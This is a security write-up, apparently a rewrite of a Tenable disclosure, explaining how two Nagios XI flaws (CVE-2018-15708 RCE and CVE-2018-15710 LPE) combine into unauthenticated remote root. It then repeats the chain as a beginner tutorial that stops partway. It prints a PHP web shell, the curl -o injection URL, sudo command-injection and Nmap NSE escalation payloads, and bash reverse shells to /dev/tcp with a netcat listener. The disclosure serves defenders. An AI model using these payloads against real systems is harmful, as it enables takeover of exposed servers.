Nagios XI vulnerable since 2012

medium.com
Published on medium.com
For around six years Nagios XI could be remotely rooted by an unauthenticated attacker. Nagios XI included an outdated library, MagpieRSS (and therefore, Snoopy).
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Nagios XI is a monitoring product from Nagios Enterprises. The report describes two vulnerabilities in it: an unauthenticated remote code execution (RCE) tracked as CVE-2018-15708, and a local privilege escalation (LPE) tracked as CVE-2018-15710. Both are documented in the Tenable Research advisory TRA-2018-37, and the RCE was patched by Nagios in late 2018.
The RCE lives in a bundled copy of the MagpieRSS library, which in turn bundles the Snoopy HTTP client. Nagios XI shipped this outdated library for around six years, and the report states that during that time the product could be remotely rooted by an unauthenticated attacker. The LPE is separate: it exists in Nagios XI itself, and the report notes that privilege escalation to root has been possible since version 2012r1.0, although the technique differs between 2012r1.0 and 5.5.6.
The report combines both issues to obtain a root shell on a Nagios XI 5.5.6 instance. It also notes the scale of exposure: Nagios claims over 9,000 customers, including companies such as Cisco and PayPal, and a Shodan search for "Nagios" returned over 4,000 results at the time of writing.
Setup
The researcher works against a Nagios XI 5.5.6 instance at https://[redacted] and an attacker-controlled HTTPS listener at https://[redacted]:8080. The RCE only yields code execution as the apache user, so the second half of the work is local enumeration and privilege escalation. The report shows the LPE being performed as the nagios user, noting that the apache user is not allowed to log into a shell but has the same rights in /etc/sudoers.
Tools used: a custom HTTPS listener (the full exploit code is linked in the report as nagiosxi_556_rce_lpe.py on the Tenable poc repository), find, strace, sudo, php, nmap, fping and nc.
Finding it
The starting point is the bundled MagpieRSS library. The report walks the call chain from an unauthenticated script down to a shell invocation, showing that user input reaches exec() with insufficient escaping. The second finding comes from reading /etc/sudoers during local enumeration: entries there allow the nagios and apache users to run a PHP script with sudo and no password, with arbitrary arguments. That script is protected by the SourceGuardian PHP encoder, so the researcher analyses it dynamically instead of reading its source.
Exploitation
Step 1: trace the unauthenticated request into MagpieRSS
The entry point is magpie_debug.php, reachable without authentication. The HTTP GET parameter url is passed to fetch_rss() with no validation or sanitisation:
// snip// magpie_debug.phpif ( isset($_GET['url']) ) { $url = $_GET['url']; // 1}else { $url = 'http://magpierss.sf.net/test.rss';}test_library_support();$rss = fetch_rss( $url ); // 2// snip
fetch_rss() is defined in rss_fetch.inc. When the cache is disabled, it hands the URL to _fetch_remote_file() without validation:
// rss_fetch.inc// snipfunction fetch_rss ($url) { // initialize constants init(); if ( !isset($url) ) { error("fetch_rss called without a url"); return false; } // if cache is disabled if ( !MAGPIE_CACHE_ON ) { // fetch file, and parse it $resp = _fetch_remote_file( $url ); // 3// snip
_fetch_remote_file() creates a Snoopy object and passes the raw URL to its fetch() method:
// rss_fetch.inc// snipfunction _fetch_remote_file ($url, $headers = "" ) { // Snoopy is an HTTP client in PHP $client = new Snoopy(); // 4 $client->agent = MAGPIE_USER_AGENT; $client->read_timeout = MAGPIE_FETCH_TIME_OUT; $client->use_gzip = MAGPIE_USE_GZIP; if (is_array($headers) ) { $client->rawheaders = $headers; } @$client->fetch($url); // 5 return $client;}// snip
In Snoopy, fetch() parses the URI and, for an https scheme, calls _httpsrequest(). The URI is passed as the second argument whether or not a proxy is used:
// Snoopy.class.inc// snipfunction fetch($URI){ // preg_match("|^([^:]+)://([^:/]+)(:[\d]+)*(.*)|",$URI,$URI_PARTS);$URI_PARTS = parse_url($URI);if (! empty($URI_PARTS["user"])) $this->user = $URI_PARTS["user"];if (! empty($URI_PARTS["pass"])) $this->pass = $URI_PARTS["pass"];switch ($URI_PARTS["scheme"]) { case "http": // snip case "https": if (! $this->curl_path || (! is_executable($this->curl_path))) { $this->error = "Bad curl ($this->curl_path), can't fetch HTTPS \n"; return false; } $this->host = $URI_PARTS["host"]; if (! empty($URI_PARTS["port"])) $this->port = $URI_PARTS["port"]; if ($this->_isproxy) { // using proxy, send entire URI $this->_httpsrequest($URI, $URI, $this->_httpmethod); //6 } else { $path = $URI_PARTS["path"] . ($URI_PARTS["query"] ? "?" . $URI_PARTS["query"] : ""); // no proxy, send only the path $this->_httpsrequest($path, $URI, $this->_httpmethod); //6 } // snip
Finally _httpsrequest() builds a command string and calls exec(). The report shows only the exec call, reformatted across multiple lines so the full invocation is visible:
// Snoopy.class.inc// snipfunction _httpsrequest($url,$URI,$http_method,$content_type="",$body=""){ // snip exec( $this->curl_path." -D \"/tmp/$headerfile\"". escapeshellcmd($cmdline_params)." ". escapeshellcmd($URI), // 7 $results, $return );// snip
The command string is the curl binary path, some parameters, and the URI, with escapeshellcmd() applied to cmdline_params and URI before concatenation. The report quotes the PHP documentation: escapeshellcmd() should be used on the whole command string and still allows the attacker to pass an arbitrary number of arguments, whereas escapeshellarg() is the correct function for escaping a single argument. Because of this error, arbitrary arguments may be injected into the curl command.
Step 2: choose a curl option to abuse
Curl's -o option writes the HTTP response to a file instead of standard output:
-o, --output FILE Write to FILE instead of stdout
The report recaps the chain: a URI can be supplied to magpie_debug.php without authentication; an HTTPS URI causes the curl binary to be exec()'d with the URI as-is, with no validation or sanitisation; and arbitrary arguments can be injected into that curl command. The strategy is therefore to run an HTTPS listener reachable from the Nagios XI instance, host a file containing malicious PHP on it, and craft a request whose url value points at that file while injecting -o to write the response to a location on disk. The location must be writable by the apache user and publicly accessible through a web browser.
Step 3: find a writable, web-accessible directory
To locate a suitable directory the researcher ran:
find /usr/local/ -type d -user apache
This searches /usr/local/ for directories owned by the apache user. Many directories were returned, and /usr/local/nagvis/share/ is publicly accessible. The search was confined to /usr/local/ because Nagios XI is hosted there. The report notes that the directory differs between versions 2012r1.0 and 5.5.6.
Step 4: write a PHP web shell through curl
The listener responds with the following PHP:
<?php system($_GET['cmd']); ?>
Assuming the Nagios XI instance is at https://[redacted] and the listener at https://[redacted]:8080, the following URL writes the PHP code to /usr/local/nagvis/share/exec.php. The value of the url parameter contains -o /usr/local/nagvis/share/exec.php, which tells curl to output the response to that file:
https://[redacted]/nagiosxi/includes/dashlets/rss_dashlet/magpierss/scripts/magpie_debug.php?url=https://[redacted]:8080/%20-o%20/usr/local/nagvis/share/exec.php
Once the request completes, arbitrary system commands can be run by requesting a URL such as:
https://[redacted]/nagvis/exec.php?cmd=whoami
The whoami command returns apache, so the next stage is privilege escalation.
Step 5: read /etc/sudoers
Two conditions make privilege escalation possible in 5.5.6: a command injection vulnerability in a particular PHP script, and a /etc/sudoers entry that lets that script be launched with sudo without a password. The same /etc/sudoers configuration exists in 2012r1.0, but there code execution is gained with a different binary, nmap.
During enumeration inside an SSH session the researcher found these entries:
User_Alias NAGIOSXI=nagiosUser_Alias NAGIOSXIWEB=apache...NAGIOSXI ALL = NOPASSWD:/usr/bin/php /usr/local/nagiosxi/html/includes/components/autodiscovery/scripts/autodiscover_new.php *...NAGIOSXIWEB ALL = NOPASSWD:/usr/bin/php /usr/local/nagiosxi/html/includes/components/autodiscovery/scripts/autodiscover_new.php *
These entries let the nagios and apache users execute autodiscover_new.php with sudo and arbitrary arguments, with no password prompt. The report compares the effect to a root-owned executable with the SUID bit set.
Step 6: analyse the encoded autodiscover_new.php

autodiscover_new.php is protected with SourceGuardian, which compiles PHP source and encrypts it. Instead of readable source, the file looks like this snippet:
autodiscover_new.php
The snippet shows a call to sg_load() with an argument; the actual string argument is much longer. SourceGuardian loads that string to decrypt and execute the compiled byte code. Because static reading is not possible, the researcher moved to dynamic analysis, first launching the script with --help:
$ php /usr/local/nagiosxi/html/includes/components/autodiscovery/scripts/autodiscover_new.php --help#/usr/bin/php -qNagios XI Auto-Discovery ToolCopyright (c) 2010-2017 Nagios Enterprises, LLCPortions Copyright (c) others - see source codeLicense: Nagios Open Software License <http://www.nagios.com/legal/licenses>Usage: /usr/local/nagiosxi/html/includes/components/autodiscovery/scripts/autodiscover_new.php --addresses=<scanrange> [--ignore=<ignore>] [--parent=<parent>] [--output=<output>] [--onlynew=<new>]<scanrange> = The IP addresses or network ranges to scan. <ignore> = IP addresses to ignore. <parent> = Default parent for newly found devices. <option> = File used to store results.
The output indicates the script discovers devices on a network within a specified IP range. The first attempt was to scan localhost:
$ php /usr/local/nagiosxi/html/includes/components/autodiscovery/scripts/autodiscover_new.php --addresses=[redacted]#/usr/bin/php -qWARNING: No targets were specified, so 0 hosts scanned.Starting Nmap 6.47 ( http://nmap.org ) at 2018-11-06 05:07 ESTNmap done: 0 IP addresses (0 hosts up) scanned in 0.02 seconds<scanresults></scanresults>
A CIDR with prefix 0 ([redacted]/0) gave the same result. A prefix of 1 produced more interesting output:
$ php /usr/local/nagiosxi/html/includes/components/autodiscovery/scripts/autodiscover_new.php --addresses=[redacted]/1#/usr/bin/php -qsh: line 1: 7797 Killed /usr/sbin/fping -a -r 1 -g [redacted]/1 2> /dev/nullStarting Nmap 6.47 ( http://nmap.org ) at 2018-11-06 05:08 ESTWARNING: No targets were specified, so 0 hosts scanned.Nmap done: 0 IP addresses (0 hosts up) scanned in 0.35 seconds<scanresults></scanresults>
The fping executable is launched with the supplied CIDR incorporated into the command, which suggests command injection. Before exploiting it, the researcher traced system calls to confirm:
$ strace -s 200 -f -o strace.txt php /usr/local/nagiosxi/html/includes/components/autodiscovery/scripts/autodiscover_new.php --addresses=[redacted]/1
This follows forks (-f), raises the output length limit to 200 characters (-s 200) instead of the default 32, and writes results to strace.txt. The trace contains lines that confirm the injection:
execve("/bin/sh", ["sh", "-c", "/usr/sbin/fping -a -r 1 -g [redacted]/1 2> /dev/null"], [/* 26 vars */]) = 0execve("/usr/sbin/fping", ["/usr/sbin/fping", "-a", "-r", "1", "-g", "[redacted]/1"], [/* 25 vars */]) = 0
fping is executed through /bin/sh -c, and the input [redacted]/1 is concatenated into the command. The report leaves out the trial and error needed to find the injection point, noting only that there are plenty of resources on finding command injection and that a vulnerability exists.
Step 7: escalate to root on 5.5.6
With the sudoers entry and the command injection, running the script under sudo yields a root shell without a password. The example is performed as the nagios user:
$ whoaminagios$ sudo php /usr/local/nagiosxi/html/includes/components/autodiscovery/scripts/autodiscover_new.php --addresses='[redacted]/1`/bin/bash > $(tty)`'#/usr/bin/php -q# whoamiroot# iduid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
Step 8: escalate to root on 2012r1.0 via Nmap
In 2012r1.0 the sudoers entry names the nmap binary instead of autodiscover_new.php. Nmap's Scripting Engine (NSE) runs Lua scripts, and Lua's os.execute can run shell commands. Again the test is performed as nagios:
$ whoaminagios$ echo 'os.execute("/bin/bash")' > /var/tmp/shell.nse && sudo nmap --script /var/tmp/shell.nseStarting Nmap 5.51 ( http://nmap.org ) at 2018-11-06 01:42 EST# whoamiroot# iduid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
Step 9: combine RCE and LPE into a remote root shell
The two primitives are an unauthenticated way to execute PHP code remotely and a local way to reach root. Combined, they give a remote root shell. The payload is changed to a Bash reverse shell connecting back to a Netcat listener:
$ nc -l 4444
The URL to visit differs by target version. For 5.5.6:
https://[redacted]/nagvis/exec.php?cmd=sudo%20php%20%2Fusr%2Flocal%2Fnagiosxi%2Fhtml%2Fincludes%2Fcomponents%2Fautodiscovery%2Fscripts%2Fautodiscover_new.php%20--addresses%3D%27127.0.0.1%2F0%60%2Fbin%2Fbash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.191%2F4444%200%3E%261%60%27
For 2012r1.0:
https://[redacted]/nagiosql/exec.php?cmd=echo%20%27os.execute%28%22%2Fbin%2Fbash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.191%2F4444%200%3E%261%22%29%27%20%3E%3E%20%2Fvar%2Ftmp%2Fshell.nse%20%26%26%20sudo%20nmap%20-p%2080%20192.168.1.1%20--script%20%2Fvar%2Ftmp%2Fshell.nse
When the reverse shell connects back, the Netcat session shows a root shell:
$ nc -l 4444bash: no job control in this shell# whoamiwhoamiroot# ididuid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:httpd_t:s0
Root cause
The RCE is a chain of missing validation and incorrect escaping. magpie_debug.php passes the url GET parameter to fetch_rss() without validation or sanitisation, fetch_rss() passes it to _fetch_remote_file() unchanged, and Snoopy's fetch() passes the URI to _httpsrequest(), which concatenates it into a curl command line. The escaping applied there is escapeshellcmd(), which is meant for a whole command string and still allows an arbitrary number of arguments to be passed; escapeshellarg() is the correct function for a single argument. That lets an attacker append curl options such as -o and write attacker-controlled content to a chosen path. The bundled MagpieRSS and Snoopy libraries were outdated, and the report frames the exposure as lasting around six years until the late-2018 patch.
The LPE is a configuration and coding problem in Nagios XI itself. /etc/sudoers grants nagios and apache passwordless sudo on a PHP script that accepts arbitrary arguments, and that script contains a command injection: user-supplied address ranges are concatenated into an fping command run through /bin/sh -c. SourceGuardian hides the source but does not prevent dynamic analysis, so the injection can still be found by running the script and tracing it. In 2012r1.0 the same sudoers pattern applies to nmap, whose scripting engine can run shell commands.
Impact
An unauthenticated attacker who can reach the Nagios XI web interface can execute PHP code as the apache user, and by combining that with the local privilege escalation can obtain a root shell on the host. The report demonstrates this against 5.5.6 and shows the equivalent escalation path on 2012r1.0. The RCE requires the target to be able to reach an attacker-controlled HTTPS listener, and the file write requires a directory that is writable by apache and web-accessible; the report found /usr/local/nagvis/share/ on 5.5.6 and notes the directory differs between versions. The LPE requires the sudoers entries described above, which the report says are present in both versions examined. The report describes the RCE and LPE as the most severe bugs found in Nagios XI but not the only ones, and points to the Tenable advisory for the rest.
Fix
The report states that Nagios patched the RCE in late 2018 and that a patch was issued very quickly after disclosure, with timely communication during the process; remediation guidance is on the Nagios security issues page. It does not describe the contents of the patch. The underlying code fix would be to escape the URI as a single argument with escapeshellarg() rather than escapeshellcmd(), and to validate the url parameter before it reaches the fetch functions; the report presents the escapeshellarg() point as the correct use of the API. On the LPE side, the report does not state what was changed.
Variants to test
- Other Nagios XI scripts that take a URL and fetch it. A positive result is a request without authentication that causes an outbound HTTPS fetch, and, if the same Snoopy code path is used, a curl command line into which extra arguments can be injected.
- Other bundled copies of MagpieRSS or Snoopy in third-party products. A positive result is a reachable
magpie_debug.php(or another script callingfetch_rss()) where theurlparameter is passed through unvalidated and an HTTPS URI triggers anexec()of curl. - Argument injection through
-oagainst any curl invocation built withescapeshellcmd(). A positive result is a file written to a path you chose, containing the response body from your listener. - Writable, web-accessible directories owned by the web user. Run
find /usr/local/ -type d -user apache(adjusting the path) and check whether any returned directory is served by the web server; a positive result is a directory where a written PHP file can be requested and executed. - Passwordless sudo entries for scripts that accept arguments. Check
/etc/sudoersforNOPASSWDrules on interpreters or tools; a positive result is a rule that lets a low-privileged user run a script or binary with attacker-controlled arguments as root. - Command injection in address or range parameters of discovery scripts. A positive result is a shell metacharacter in the value appearing unquoted in an
execveof/bin/sh -c, as seen withfpingin the trace. - Nmap NSE abuse where
nmapis run via sudo. A positive result is a Lua script containingos.executerunning as root when invoked through the sudo rule.
What happened, in plain words
Nagios XI is a monitoring product made by Nagios Enterprises. Companies install it to keep an eye on their servers, network devices and services: it checks whether things are up, records problems and alerts the people who look after them. Because it watches everything, it usually sits in a sensitive place on a network and is reachable from a web browser, which makes it an attractive target.
For around six years, an attacker who could reach a Nagios XI web interface could take full control of the machine it ran on, without logging in first. The report describes two separate weaknesses that were combined to do this:
- A remote code execution (RCE) bug, tracked as CVE-2018-15708. "Remote" means the attacker works over the network; "code execution" means the attacker gets the server to run commands of their choosing. "Unauthenticated" means no username or password is needed.
- A local privilege escalation (LPE) bug, tracked as CVE-2018-15710. "Local" means the attacker already has some small foothold on the machine; "privilege escalation" means turning that small foothold into a bigger one, here the all-powerful
rootaccount.
The RCE did not live in Nagios's own code. It lived in an old third-party library that Nagios XI bundled: MagpieRSS, a tool for reading RSS feeds (the format news sites use to publish lists of articles). MagpieRSS in turn bundled another library called Snoopy, a small HTTP client, meaning a piece of software that fetches web pages. Nagios XI shipped this outdated library for around six years, and Nagios patched the RCE in late 2018.
The LPE is separate and lives in Nagios XI itself. The report notes that privilege escalation to root has been possible since version 2012r1.0, although the technique differs between 2012r1.0 and 5.5.6.
The report combines both issues to obtain a root shell on a Nagios XI 5.5.6 instance. It also notes the scale of exposure: Nagios claims over 9,000 customers, including companies such as Cisco and PayPal, and a Shodan search for "Nagios" returned over 4,000 results at the time of writing. Shodan is a search engine for internet-connected devices.
Setup
The researcher works against a Nagios XI 5.5.6 instance at https://[redacted] and an attacker-controlled HTTPS listener at https://[redacted]:8080. A listener is simply a program the attacker runs on their own machine that waits for the target to connect to it. HTTPS is the encrypted version of the web protocol, the one with the padlock in the browser.
The RCE only yields code execution as the apache user. On a Linux web server, apache is the low-privileged account the web server software runs under, deliberately kept weak so that a bug in a website cannot damage the whole machine. So the second half of the work is local enumeration (looking around the machine from the inside) and privilege escalation.
The report shows the LPE being performed as the nagios user. SSH is a way to open a text terminal on a remote machine. The report notes that the apache user is not allowed to log into a shell, but has the same rights in /etc/sudoers. /etc/sudoers is the configuration file that decides who may run which commands as another user, usually as root, through the sudo command.
Tools used: a custom HTTPS listener (the full exploit code is linked in the report as nagiosxi_556_rce_lpe.py on the Tenable poc repository), find, strace, sudo, php, nmap, fping and nc. In plain terms: find searches for files and folders, strace records the system calls a program makes, php runs PHP code, nmap is a network scanner, fping is a fast ping tool, and nc (Netcat) is a simple tool for sending and receiving network connections.
Finding it
The starting point is the bundled MagpieRSS library. The report walks the call chain from an unauthenticated script down to a shell invocation. A call chain is just the sequence of functions that call each other: script A calls function B, which calls function C, and so on. The point of following it is to show that user input travels all the way down to exec(), a PHP function that runs an operating system command, with insufficient escaping. Escaping is the process of neutralising special characters in input so they are treated as plain text rather than as instructions.
The second finding comes from reading /etc/sudoers during local enumeration: entries there allow the nagios and apache users to run a PHP script with sudo and no password, with arbitrary arguments. That script is protected by the SourceGuardian PHP encoder, a tool that compiles and encrypts PHP source so people cannot read it. Because the source cannot be read, the researcher analyses the script dynamically instead: running it and watching what it does.
Exploitation
Step 1: trace the unauthenticated request into MagpieRSS
The entry point is magpie_debug.php, a script that ships with the library and is reachable without authentication. The HTTP GET parameter url is passed to fetch_rss() with no validation or sanitisation. A GET parameter is the part of a web address after the question mark, like the q in a search URL; it is the simplest way a browser sends a value to a server. Validation means checking that a value is acceptable; sanitisation means cleaning it up so it is safe to use.
// snip// magpie_debug.phpif ( isset($_GET['url']) ) { $url = $_GET['url']; // 1}else { $url = 'http://magpierss.sf.net/test.rss';}test_library_support();$rss = fetch_rss( $url ); // 2// snip
Line by line:
// snipmarks places where the report removed lines for brevity.if ( isset($_GET['url']) ) {asks: did the browser send aurlparameter?$url = $_GET['url'];copies that value into a variable. Nothing checks what it contains. This is the first link in the chain.} else { $url = 'http://magpierss.sf.net/test.rss'; }is the fallback used when no parameter is supplied.test_library_support();runs a support check.$rss = fetch_rss( $url );hands the attacker-controlled value to the library. This is the second link.
fetch_rss() is defined in rss_fetch.inc. When the cache is disabled, it hands the URL to _fetch_remote_file() without validation. A cache is a stored copy kept to avoid fetching the same thing twice.
// rss_fetch.inc// snipfunction fetch_rss ($url) { // initialize constants init(); if ( !isset($url) ) { error("fetch_rss called without a url"); return false; } // if cache is disabled if ( !MAGPIE_CACHE_ON ) { // fetch file, and parse it $resp = _fetch_remote_file( $url ); // 3// snip
Line by line:
function fetch_rss ($url) {declares a function that takes one value, the URL.init();sets up the library's constants.if ( !isset($url) ) { error(...); return false; }refuses to continue if no URL was given. It checks presence, not content.if ( !MAGPIE_CACHE_ON ) {is true when caching is off.$resp = _fetch_remote_file( $url );passes the same unvalidated URL one level deeper. This is the third link.
_fetch_remote_file() creates a Snoopy object and passes the raw URL to its fetch() method. An object here is just a bundle of code and data; a method is a function belonging to that object.
// rss_fetch.inc// snipfunction _fetch_remote_file ($url, $headers = "" ) { // Snoopy is an HTTP client in PHP $client = new Snoopy(); // 4 $client->agent = MAGPIE_USER_AGENT; $client->read_timeout = MAGPIE_FETCH_TIME_OUT; $client->use_gzip = MAGPIE_USE_GZIP; if (is_array($headers) ) { $client->rawheaders = $headers; } @$client->fetch($url); // 5 return $client;}// snip
Line by line:
function _fetch_remote_file ($url, $headers = "" ) {declares the function, with an optional headers argument.$client = new Snoopy();creates the HTTP client object.- The next three lines set the user agent (the name the client announces to servers), the read timeout and whether to accept compressed responses.
if (is_array($headers) ) { $client->rawheaders = $headers; }attaches extra headers if any were supplied. Headers are the small pieces of metadata sent with every web request.@$client->fetch($url);calls the client's fetch method with the raw URL. The@suppresses error messages. This is the fourth link.
In Snoopy, fetch() parses the URI and, for an https scheme, calls _httpsrequest(). The URI is passed as the second argument whether or not a proxy is used. A URI is the full address of a resource; the scheme is the https part at the front. A proxy is an intermediary server that forwards requests.
// Snoopy.class.inc// snipfunction fetch($URI){ // preg_match("|^([^:]+)://([^:/]+)(:[\d]+)*(.*)|",$URI,$URI_PARTS);$URI_PARTS = parse_url($URI);if (! empty($URI_PARTS["user"])) $this->user = $URI_PARTS["user"];if (! empty($URI_PARTS["pass"])) $this->pass = $URI_PARTS["pass"];switch ($URI_PARTS["scheme"]) { case "http": // snip case "https": if (! $this->curl_path || (! is_executable($this->curl_path))) { $this->error = "Bad curl ($this->curl_path), can't fetch HTTPS \n"; return false; } $this->host = $URI_PARTS["host"]; if (! empty($URI_PARTS["port"])) $this->port = $URI_PARTS["port"]; if ($this->_isproxy) { // using proxy, send entire URI $this->_httpsrequest($URI, $URI, $this->_httpmethod); //6 } else { $path = $URI_PARTS["path"] . ($URI_PARTS["query"] ? "?" . $URI_PARTS["query"] : ""); // no proxy, send only the path $this->_httpsrequest($path, $URI, $this->_httpmethod); //6 } // snip
Line by line:
function fetch($URI){declares the method that takes the address.$URI_PARTS = parse_url($URI);splits the address into its parts: scheme, host, port, path, query.- The two
ifblocks copy any username and password embedded in the address into the object. switch ($URI_PARTS["scheme"]) {chooses behaviour based on the scheme.case "https":is the branch that matters here.- The
if (! $this->curl_path ...)block checks that the curl program exists and is executable. Curl is a command-line tool for fetching URLs. - The next lines store the host and port.
- If a proxy is configured,
_httpsrequest($URI, $URI, ...)is called with the whole URI as both the first and second argument. - Otherwise the path and query are rebuilt and
_httpsrequest($path, $URI, ...)is called, again with the whole URI as the second argument. Either way, the attacker's URI reaches the next function.
Finally _httpsrequest() builds a command string and calls exec(). The report shows only the exec call, reformatted across multiple lines so the full invocation is visible.
// Snoopy.class.inc// snipfunction _httpsrequest($url,$URI,$http_method,$content_type="",$body=""){ // snip exec( $this->curl_path." -D \"/tmp/$headerfile\"". escapeshellcmd($cmdline_params)." ". escapeshellcmd($URI), // 7 $results, $return );// snip
Line by line:
function _httpsrequest(...)declares the function that will actually make the HTTPS request.exec(is the PHP function that runs an operating system command.$this->curl_path." -D \"/tmp/$headerfile\"".starts building the command: the path to curl, then a-Doption telling curl to dump the response headers into a temporary file.escapeshellcmd($cmdline_params)." ".appends the other parameters, passed throughescapeshellcmd().escapeshellcmd($URI),appends the attacker's URI, also passed throughescapeshellcmd().$results, $returnare where PHP stores the output and the exit status.
The command string is the curl binary path, some parameters, and the URI, with escapeshellcmd() applied to cmdline_params and URI before concatenation. The report quotes the PHP documentation: escapeshellcmd() should be used on the whole command string and still allows the attacker to pass an arbitrary number of arguments, whereas escapeshellarg() is the correct function for escaping a single argument. Think of it like a form where you must write your name in one box: escapeshellarg() puts a fence around exactly that box, while escapeshellcmd() only tidies the punctuation of the whole page and leaves room to add extra boxes. Because of this error, arbitrary arguments may be injected into the curl command.
Step 2: choose a curl option to abuse
Curl's -o option writes the HTTP response to a file instead of standard output. Standard output is normally the terminal screen.
-o, --output FILE Write to FILE instead of stdout
This is the manual entry for the option: -o (long form --output) takes a file name and writes the response there instead of printing it.
The report recaps the chain: a URI can be supplied to magpie_debug.php without authentication; an HTTPS URI causes the curl binary to be exec()'d with the URI as-is, with no validation or sanitisation; and arbitrary arguments can be injected into that curl command. The strategy is therefore to run an HTTPS listener reachable from the Nagios XI instance, host a file containing malicious PHP on it, and craft a request whose url value points at that file while injecting -o to write the response to a location on disk. The location must be writable by the apache user and publicly accessible through a web browser. In other words: the attacker makes the server download a file from the attacker's own machine and save it inside the website's folder, where it can then be opened in a browser.
Step 3: find a writable, web-accessible directory
To locate a suitable directory the researcher ran:
find /usr/local/ -type d -user apache
Line by line:
findis the search command./usr/local/is the folder to search in, where Nagios XI is installed.-type dmeans only look for directories, not files.-user apachemeans only show items owned by theapacheuser, because that is the account the web server can write as.
This searches /usr/local/ for directories owned by the apache user. Many directories were returned, and /usr/local/nagvis/share/ is publicly accessible. The search was confined to /usr/local/ because Nagios XI is hosted there. The report notes that the directory differs between versions 2012r1.0 and 5.5.6.
Step 4: write a PHP web shell through curl
The listener responds with the following PHP:
<?php system($_GET['cmd']); ?>
Line by line:
<?php ... ?>marks the start and end of PHP code inside a file.system(...)is a PHP function that runs an operating system command and prints its output.$_GET['cmd']reads thecmdparameter from the web address.
So this tiny file is a web shell: a script that lets anyone who can open it in a browser run any command on the server, simply by changing the cmd value in the address.
Assuming the Nagios XI instance is at https://[redacted] and the listener at https://[redacted]:8080, the following URL writes the PHP code to /usr/local/nagvis/share/exec.php. The value of the url parameter contains -o /usr/local/nagvis/share/exec.php, which tells curl to output the response to that file:
https://[redacted]/nagiosxi/includes/dashlets/rss_dashlet/magpierss/scripts/magpie_debug.php?url=https://[redacted]:8080/%20-o%20/usr/local/nagvis/share/exec.php
Line by line:
https://[redacted]/nagiosxi/includes/dashlets/rss_dashlet/magpierss/scripts/magpie_debug.phpis the vulnerable script on the target.?url=starts the parameter the script reads.https://[redacted]:8080/is the attacker's listener, which is why the HTTPS branch of Snoopy is taken.%20is the URL encoding of a space character. Browsers and servers cannot carry raw spaces in addresses, so they are written as%20.-o%20/usr/local/nagvis/share/exec.phpis the injected curl option: a space, then-o, then a space, then the destination file.
When the server builds its curl command, the injected text is treated as separate arguments rather than as part of the address, so curl fetches the attacker's file and saves it to the chosen path.
Once the request completes, arbitrary system commands can be run by requesting a URL such as:
https://[redacted]/nagvis/exec.php?cmd=whoami
Line by line:
https://[redacted]/nagvis/exec.phpis the web shell that was just written.?cmd=whoamiasks it to runwhoami, a command that prints the name of the user the command runs as.
The whoami command returns apache, so the next stage is privilege escalation.
Step 5: read /etc/sudoers
Two conditions make privilege escalation possible in 5.5.6: a command injection vulnerability in a particular PHP script, and a /etc/sudoers entry that lets that script be launched with sudo without a password. Command injection means tricking a program into running extra commands that were never intended, by hiding them inside an input value.
During enumeration inside an SSH session the researcher found these entries:
User_Alias NAGIOSXI=nagiosUser_Alias NAGIOSXIWEB=apache...NAGIOSXI ALL = NOPASSWD:/usr/bin/php /usr/local/nagiosxi/html/includes/components/autodiscovery/scripts/autodiscover_new.php *...NAGIOSXIWEB ALL = NOPASSWD:/usr/bin/php /usr/local/nagiosxi/html/includes/components/autodiscovery/scripts/autodiscover_new.php *
Line by line:
User_Alias NAGIOSXI=nagioscreates a nickname for thenagiosuser.User_Alias NAGIOSXIWEB=apachecreates a nickname for theapacheuser....marks omitted lines.NAGIOSXI ALL = NOPASSWD:/usr/bin/php /usr/local/nagiosxi/html/includes/components/autodiscovery/scripts/autodiscover_new.php *says: thenagiosuser may run the PHP interpreter on that script, on any host, without a password (NOPASSWD), and the*allows any arguments.- The last line grants the same to the
apacheuser.
These entries let the nagios and apache users execute autodiscover_new.php with sudo and arbitrary arguments, with no password prompt. The report compares the effect to a root-owned executable with the SUID bit set. SUID is a Linux permission that makes a program run with its owner's rights; a root-owned SUID program therefore runs as root.
Step 6: analyse the encoded autodiscover_new.php
autodiscover_new.php is protected with SourceGuardian, which compiles PHP source and encrypts it. Instead of readable source, the file looks like this snippet:
autodiscover_new.php
The snippet shows a call to sg_load() with an argument; the actual string argument is much longer. SourceGuardian loads that string to decrypt and execute the compiled byte code.
Because static reading is not possible, the researcher moved to dynamic analysis, first launching the script with --help. Static analysis means reading code; dynamic analysis means running it and observing. Many command-line programs print a usage message when given --help.
